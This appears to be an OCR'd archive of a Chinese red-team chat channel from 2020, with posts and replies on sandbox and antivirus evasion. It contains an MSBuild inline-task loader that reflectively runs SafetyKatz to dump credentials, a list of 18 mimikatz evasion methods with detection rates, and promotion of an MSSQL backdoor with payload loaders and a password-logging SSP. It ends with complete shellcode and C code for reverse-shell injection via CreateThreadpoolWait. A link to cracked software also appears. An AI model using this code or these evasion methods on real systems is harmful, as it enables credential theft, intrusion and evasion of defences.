
```
Wing: 题目附件见原文[[原创]从三道题目入手入门frida-『Android安全』-看雪安全论坛](https://bbs.pediy.com/thread-260523.htm)
```


RedTeaming - 2020-07-09


沙箱检测补充-利用社会工程学通用过沙箱
http://8sec.cc/index.php/archives/413/

上一个项目中直接在对方的办公云桌面上，正好根据一些正常操作能够判断出虚拟机/云桌面 和沙箱的区别，整个原理在16年的一个word样本中就有使用，原理就是判断word历史打开文件数量，正常云桌面/个人PC都会打开一定数量的doc文件，而沙箱的环境只是安装了office套件却不会尝试打开doc文件，这个在后期测试过程中也发现了，微步会打开一个1.doc的文件。这里我们只要判断打开数量是否>=3即可。同理其实还有很多地方都可以用来判断是否是沙箱。
密码：
123xllfkvkvv
为什么要设置密码呢？有些东西一旦用的人多了就总会失效。
#安全开发#


文件深度分析平台
MD5
SHA1
SHA256
文件名称
文件类型
文件大小
检测环境
静态检测
RAS检测
基因特征
分析时间
2020-07-09 23:01:14
3
未发现风险


文件深度分析平台
释放文件


文件深度分析平台
主机行为
行为分析图


微步云沙箱
情报判定系统
基本信息


```
裤衩哥：晚上怎么没人 high 了呢 [撇嘴]
L：目前我觉得可以的方法有三个：一个是判断是不是点击的，一个是给命令行参数要求输入对应的密码才能正确的执行配合混淆 api 的那种壳子，最后就是检测沙箱的操作
裤衩哥：判断点击可以通过判断父进程来实现，加参数的话是个方法，我这里的应用场景更多是钓鱼。[机智][机智][机智][好的]
裤衩哥：参数这个之前没有写，现已加入下次文章套餐列表 [奸笑]、一个题目我能水十多篇
crazyman：遇到 anyrun 就吃瘪了
Wing：昨晚喝高了…
裤衩哥：刚刚传上去测了下，检测出来了
```

RedTeaming - 2020-07-10

之前说的msbuild那个，目前静态过不去windows defender（代码中包含amsi bypass代码的缘故，可自行删除），加载的是safekatz可替换为高版本的mimikatz，适合内网中使用，做到无文件抓取、解密。

AMSI的使用的为：
AmsiScanBufferBypass/ASBBypass.ps1+at+master+··+ras...
(目前已失效，可忽略)

代码地址：
http://note.youdao.com/s/FEs8X3Ub




```
lengyi：ps：08 未成功..
裤衩哥：有道把链接拦截了，之前瞅了一下远程加载 bin，牛逼。。
lengyi：不落地好玩
裤衩哥：之前就没远程加载，头铁的直接把 pe 干进去了 [流泪]
lengyi：Peload 这个挺简单粗暴，就是 mimikatz 会在 xml 里面 [衰]
```

RedTeaming - 2020-07-10

接上一条，链接被拦截了，我直接放代码..

TaskName="ClassExample"
TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >

```
<![CDATA[
using System;
using System.IO;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;
using System.Runtime.InteropServices;

class BaseLibs
{
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);

[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflprotOld);
}

public class ClassExample : Task, ITask
{
public override bool Execute()
{

System.Reflection.Assembly.Load(File.ReadAllBytes(@"\\127.0.0.1\c$\SafetyKatz.bin")).EntryPoint.Invoke(0, new object[] { new string[] { } });
return true;
}
}
]]>
```

```
裤衩哥: 这种反射加载也不限于 c#[阴险][阴险]
lengyi: [捂脸][捂脸] 能配合 xml 我只会这个了。。
```

RedTeaming - 2020-07-11

#免杀#
猕猴桃🥝
1、删除OR替换源码内相关特征；注释、无用空行等。
2、upx压缩，删除PE里面带upx相关字段。
3、伪造签名。

GitHub+-+wanglaizi/ByPass_MIMIkatz

```
lengyi: 貌似在土司看到过
```

RedTeaming - 2020-07-11

`#mimikatz免杀方法#`
方法0-原生态mimikatz.exe(VT查杀率55/71)
方法1-加壳+签名+资源替换(VT查杀率9/70)
方法2-Invoke-Mimikatz(VT查杀率39/58)
方法3-使用Out-EncryptedScript加密(VT查杀率0/60)
方法4-使用xencrypt加密(VT查杀率2/59)
方法5-PowerShell嵌入EXE文件(VT查杀率15/58)
方法6-C程序中执行powershell(VT查杀率7/71)
方法7-使用加载器pe_to_shellcode(VT查杀率47/70)
方法8-c#加载shellcode(VT查杀率21/57)
方法9-Donut执行mimikatz(VT查杀率29/71)
方法10-msf加载bin(VT查杀率2/59)
方法11-用C#加载mimikatz(VT查杀率35/73)
方法12-JS加载mimikatz(VT查杀率22/59)
方法13-msiexec加载mimikatz(VT查杀率25/60)
方法14-白名单msbuild.exe加载(VT查杀率4/59)
方法15-JScript的xsl版(VT查杀率7/60)
方法16-jscript的sct版(VT查杀率23/59)
方法17-ReflectivePEInjection加载(VT查杀率32/57)
方法18-导出lsass进程离线读密码(VT查杀率0/72)
防止mimikatz读取密码：
方法1-WDigest禁用缓存
方法2-Debug 权限方法3-LSA 保护
方法4-受限制的管理模式方法5-禁用凭证缓存方法6-受保护的用户组

原文地址：**Mimikatz的18种免杀姿势及防御策略+--+FreeBuf网络安全行业门户**

RedTeaming - 2020-07-12

`#没有什么用的Tips#`

cmd关闭win10自动更新.
虚拟机自己更新很烦.
sc stop wuauserv
sc config wuauserv start= disabled

```
青青河边草: 系统不更新不安全啊 [呲牙]
Wing: 虚拟机我要它安全干啥。里面各种马
青青河边草: 大佬牛逼 666 秒回啊
```

RedTeaming - 2020-07-12

MSSQL_BackDoor


目的主要是摆脱MSSMS和 Navicat 调用执行 sp_cmdExec


使用脚本查询可以获取返回值, 之前只能获取消息, 所以很依赖工具执行 sp_cmdExec

更新 mimikatz_powershell 至2020版本
添加自定义 loader, 用于加载 cobaltstrike 和 metasploit 的 payload
添加 mimikatz_ssp 后门, 用于记录服务器的密码
sp_help, 一些提示指令

GitHub+-+evi1ox/MSSQL_BackDoor

#Redteam# #mssql # tools #backdoor





Wing: @evi1ox
Evi1oX: 处女贴被抢了，下次再捣鼓个更好的 [微笑]
迪迦奥特曼: mssql: 找不到存储过程'sp_cmdExec'。 Try xp_cmdshell to Run Command !

'sp_downloadFile' 不是内部或外部命令，也不是可运行的程序

 这个是需要哪些操作，是不是我少了一些步骤。

RedTeaming - 2020-07-12


https://krober.biz/misc/reverse_shell.php?nsukey=Y...

Evi1oX: 来个离线版: [GitHub+-+evi1ox/shell_command](https://github.com/evi1ox/shell_command)
lengyi: 酷

RedTeaming - 2020-07-12

#渗透技巧#
渗透测试红线List，都很实用，可以commit

GitHub+-+EvilAnne/Violation_Pnetest:+渗透红线Checklist



RedTeaming - 2020-07-14

#MacTips#
你们应该都没升级pd,升级的话会发现很多破解软件无法使用,Bug Sir名不虚传,特别是VM所有的虚拟机文件无法打开,只能等官方更新,还好PD可以用,但是破解版基本都不行了.今天在B站凑巧看到一个可用的.
链接: https://pan.baidu.com/s/1P8qR_RgJF7FDMw2SfTsgww 密码:v9dv
记得断网安装.


```
裤衩哥: 之前升级 15 的时候 vm 就突然用不了了，虚拟机都是黑屏，还不申请屏幕权限，还记得那时正在六月的北京
Wing: 以后不可能再瞎鸡儿乱搞了。
裤衩哥: 我是吃过亏了😂
Black cher*: win 用户就不用担心这些 [坏笑]
lengyi: 然而我没有 mac [捂脸]
```

RedTeaming - 2020-07-15

#CS插件开发# #红队武器化研发# #免杀#
自动免杀到PE文件感染的权限维持
看附件.
shellcode不会写,谁来带带?

```
迪迦奥特曼: 师傅这个准备啥时候放出来，哈哈
Wing: 护网结束。[捂脸]
Wing: 公司内部用。
迪迦奥特曼: 嗯嗯好的，坐等 哈哈
```

RedTeaming - 2020-07-15

#权限维持#
利用AMSI进行权限维持,可算是编译好,修好Bug了.

看附件的小文章~~~

```
L: 编译到自闭。。
Wing: [奸笑][奸笑][奸笑][奸笑][奸笑][奸笑]
```

RedTeaming - 2020-07-15

#红队技巧#
https://ired.team/ 是一本葵花宝典,练了注定秃头~~~

利用CreateThreadpoolWait进行进程注入

https://ired.team/offensive-security/code-injectio...


Code:

```
#include
#include

unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x01\xbb\xc0\xa8\x38\x66\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
```

```
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";


int main()
{
HANDLE event = CreateEvent(NULL, FALSE, TRUE, NULL);
LPVOID shellcodeAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(shellcodeAddress, shellcode, sizeof(shellcode));

PTP_WAIT threadPoolWait = CreateThreadpoolWait((PTP_WAIT_CALLBACK)shellcodeAddress, NULL, NULL);
SetThreadpoolWait(threadPoolWait, event, NULL);
WaitForSingleObject(event, INFINITE);

return 0;
}
```

Technique Overview

1. `CreateEvent` is used to create an event object with a `Signaled` state
2. RWX memory for the shellcode is allocated with `VirtualAlloc` and the shellcode is written there
3. `CreateThreadpoolWait` is used to create a wait object. 1st argument of the function is a callback function, that will be called once the wait ends (immediately in our case, since our waitable event is in the `Signaled` state from the start). We will pass the address of our shellcode (allocated in step 2) as the callback function
4. `SetThreadpoolWait` is used to set wait object to the wait object created in step 3
5. `WaitForSingleObject` is used to wait for the waitable object to become `Signaled`, but since our event (waitable) object was created with a `Signaled` state in step 1, our callback function specified in step 3 is called and the shellcode is executed right away:



